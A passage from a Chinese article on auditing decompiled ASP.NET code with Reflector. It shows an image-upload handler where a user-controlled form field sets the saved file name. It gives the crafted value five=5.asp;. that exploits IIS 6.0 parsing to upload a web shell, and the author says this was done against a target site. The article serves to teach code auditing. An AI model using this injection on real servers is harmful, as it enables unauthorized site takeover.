


图　6-3-5

这里调用/bin/App_Web_okimagesave.aspx.b61ad05.dll，用 Reflector 载入对应的 dll 看代码：

```
protected void Page_Load(object sender, EventArgs e)
```

```
{
    if (!string.IsNullOrEmpty(base.Request.Form["five"]))
    {
        this.num = base.Request.Form["five"];
        this.ProcessRequest(this.context); //调用 ProcessRequest
    }
}
public override void ProcessRequest(HttpContext context)
{
    this.context = context;
    HttpPostedFile file = context.Request.Files["pic"];
    string path = context.Server.MapPath(this.savePath); //上传目录，已经定义好了
    string str3 = Path.GetExtension(file.FileName).ToLower(); //获取文件的后缀
    ArrayList.Adapter(this.fileTypes.Split(new char[] { ',' })); //上传白名单
    ......//中间这里有段检测上传文件是否合法，没办法绕过
        string str4 = "ad-0" + HttpContext.Current.Request.Form["five"].ToString() + str3;//漏洞在这里，five 可
控，构造 five=5.asp;. 那么 str4=ad-05.asp;.jpg
        string filename = path + str4;
        file.SaveAs(filename);//保存文件
    ......
```

这里 str4 里面的 five 可控，构造 five=5.asp;.那么 str4=ad-05.asp;.jpg 在 IIS6.0 环境里就可以 getshell 了，如图 6-3-6：




图　6-3-6

最终我通过用工具 Reflector 对目标站点的.aspx 代码反编译并审计发现上述两个漏洞，而且成功利用获得网站的权限。其实 Reflector 可以反编译所有用.net 写的程序，而且代码的可读性还挺高的。最后希望这篇文章可以给大家对审计.aspx 等.net 代码用到的工具和步骤有个初步了解。

（全文完）责任编辑：随性仙人掌